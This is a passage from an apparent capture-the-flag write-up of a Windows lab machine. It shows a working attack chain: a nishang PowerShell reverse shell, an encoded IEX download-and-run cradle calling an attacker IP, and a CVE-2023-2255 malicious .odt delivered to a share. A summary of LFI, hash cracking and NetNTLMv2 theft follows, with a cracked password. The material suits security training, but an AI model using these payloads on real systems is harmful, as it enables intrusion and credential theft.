ls
CVE-2023-2255.py README.md samples webshell.phpThe repo ships a sample webshell.php that's useless here, since the target is Windows and there's no PHP to drop it into. What we need is a PowerShell reverse shell, and that's what nishang, the offensive PowerShell script collection, is for:
git clone https://github.com/samratashok/nishang
cp nishang/Shells/Invoke-PowerShellTcpOneLine.ps1 ./reverse.ps1
ls | grep reverse
Cloning into 'nishang'...
remote: Enumerating objects: 1705, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 1705 (delta 5), reused 8 (delta 2), pack-reused 1691 (from 1)
Receiving objects: 100% (1705/1705), 10.89 MiB | 1.77 MiB/s, done.
Resolving deltas: 100% (1064/1064), done.

$ ls | grep reverse
reverse.ps1
Out of all of nishang we want Invoke-PowerShellTcpOneLine.ps1 precisely because it's a single line: no function or parameter to invoke, it just has to run and it connects. As shipped, it carries two variants with a sample IP and port:
nano reverse.ps1
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
#$client = New-Object System.Net.Sockets.TCPClient('192.168.254.1',4444);$stream = $client.GetStream();...

$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};...
All it needs is our IP and port:

$client = New-Object System.Net.Sockets.TCPClient('10.10.16.6',443);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = ...
Port 443 is no accident: outbound HTTPS traffic is the least conspicuous thing on an egress firewall.
With the shell ready we need the trigger. The payload going inside the .odt doesn't carry the whole shell, only downloads and runs it in memory with IEX, so reverse.ps1 never touches the victim's disk. It's encoded as UTF-16LE and then base64, the format powershell -enc expects (UTF-16LE because that's Windows' internal string encoding):
echo -n "IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.6/reverse.ps1')" \
  | iconv -t utf-16le | base64 -w 0
# cat payload
IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.6/reverse.ps1')

# cat payload | iconv -t utf-16le | base64 -w 0
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkA<SNIP>
The malicious .odt is built with that command:
python3 CVE-2023-2255.py --cmd 'cmd /c powershell -enc <BASE64>' --output exploit.odt
File exploit.odt has been created !

# ls
CVE-2023-2255.py  README.md  exploit.odt  payload  samples  webshell.php
We serve reverse.ps1 over HTTP, open the listener and upload the .odt to the Important Documents share with Evil-WinRM's upload. When localadmin opens the document, the macro fires the connection:
python3 -m http.server 80
rlwrap nc -nlvp 443
# in evil-winrm:
upload exploit.odt
6683eb04f1437cb2ad5d492bb8723e32whoami
mailing\localadmin
type C:\Users\localadmin\Desktop\root.txtShell as localadmin and box owned.
Attack chain
nmap (25/80/110/135/139/143/445/465/587/993 ... hMailServer + IIS)
  └─> download.php?file= → LFI (Windows ..\)
        └─> hMailServer.ini → 2 MD5 hashes → hashes.com → homenetworkingadministrator
              └─> SMTP AUTH LOGIN as administrator@mailing.htb (valid) + VRFY maya
                    └─> versioncheck.php → hMailServer 5.6.8 / Outlook client
                          └─> CVE-2024-21413 (Moniker Link) email to maya → SMB → NetNTLMv2
                                └─> john (rockyou) → maya:m4y4ngs4ri
                                      └─> WinRM (Remote Management Users) → shell + user.txt
                                            └─> LibreOffice 7.4.0.1 → CVE-2023-2255 (.odt macro)
                                                  └─> upload to the Important Documents share
                                                        └─> localadmin opens the .odt → reverse shell → root.txt
Lessons learned
- A Windows LFI with
..\is as powerful as on Linux: the key is knowing the installed app's default paths (hMailServer.ini,version.ini,unins000.dat). Traversal is useless without knowing what to ask for. - hMailServer stores passwords as unsalted MD5: a single read of its
.iniplus a rainbow table is enough. Fast, unsalted hashing still shows up in real software. - CVE-2024-21413 turns a mailbox into a credential-theft channel: a
file://moniker link makes Outlook leak the NetNTLMv2 with little to no user interaction. Controlling the sender (here, via the hMailServeradministratoraccount) is what closes the vector. - A share where files vanish almost always betrays a scheduled task or a user processing them. Combined with outdated office software (LibreOffice CVE-2023-2255), it's internal phishing: drop the document and wait for someone more privileged to open it.
- Pinning down exact versions (hMailServer 5.6.8, LibreOffice 7.4.0.1) is half the job: each maps straight to a public CVE. Enumeration pays off.
- Dates are enumeration too. The
Modify: 2024-03-09on a web image and theLastWriteTimeofC:\Program Filestold the same story five days apart: everything was installed the same week of March 2024. Narrowing the era doesn't hand you the exploit, but it rules out half the candidate list before you try them. - Read the product's documentation before firing the traversal. The path hMailServer publishes is
C:\Program Files\hMailServer, and the real one isProgram Files (x86)because the binary is 32-bit. A perfect traversal against the wrong path returns nothing and looks like the vulnerability failing, when what failed was the shopping list.